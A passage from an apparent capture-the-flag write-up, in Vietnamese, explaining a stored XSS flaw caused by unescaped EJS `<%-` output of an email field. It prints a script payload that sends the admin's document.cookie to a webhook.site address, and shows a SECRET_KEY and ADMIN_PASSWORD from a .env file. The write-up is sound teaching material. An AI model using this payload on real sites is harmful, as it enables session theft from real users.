- Cụ thể, anh dev sử dụng dấu `<%=` để hiện thị content (câu hỏi của chúng ta)
- Tuy nhiên, anh dev lại sử dụng dấu `<%-` để hiển thị tên email của ta




⇨ Dấu `<%-` không hề escape các html tags

⇨ Vậy sẽ ra sao nếu chúng ta để email là code JavaScript?


Kiểm chứng ý tưởng / giả thuyết:

- Tiến hành đặt tên email là `<h1>MinKhoy</h1>`
- Sau đó, nhập câu hỏi bất kì cho admin rồi nhấn gửi



- Sử dụng password trong file **.env** để truy cập vào trang admin

```
SECRET_KEY=asjbcu1bdu1u1ud0basnakc
ADMIN_PASSWORD=aimabiet##33
```



⇨ Chữ MinKhoy của ta rất to


⇨ Xác định server render html ở endpoint **/admin**

Tiến hành khai thác:

- Tiến hành thay đổi tên email lại thành code JavaScript lấy được cookie + gửi sang webhook

  `Email: <script>fetch('https://webhook.site/[unique-id]?x='+document.cookie)</script>`

- Chờ admin truy cập
- Sau khi admin truy cập, đoạn code JavaScript của ta sẽ được thực thi và ta sẽ có cookie của admin ở webhook



⇨ Kĩ thuật tấn công này gọi là **Stored XSS**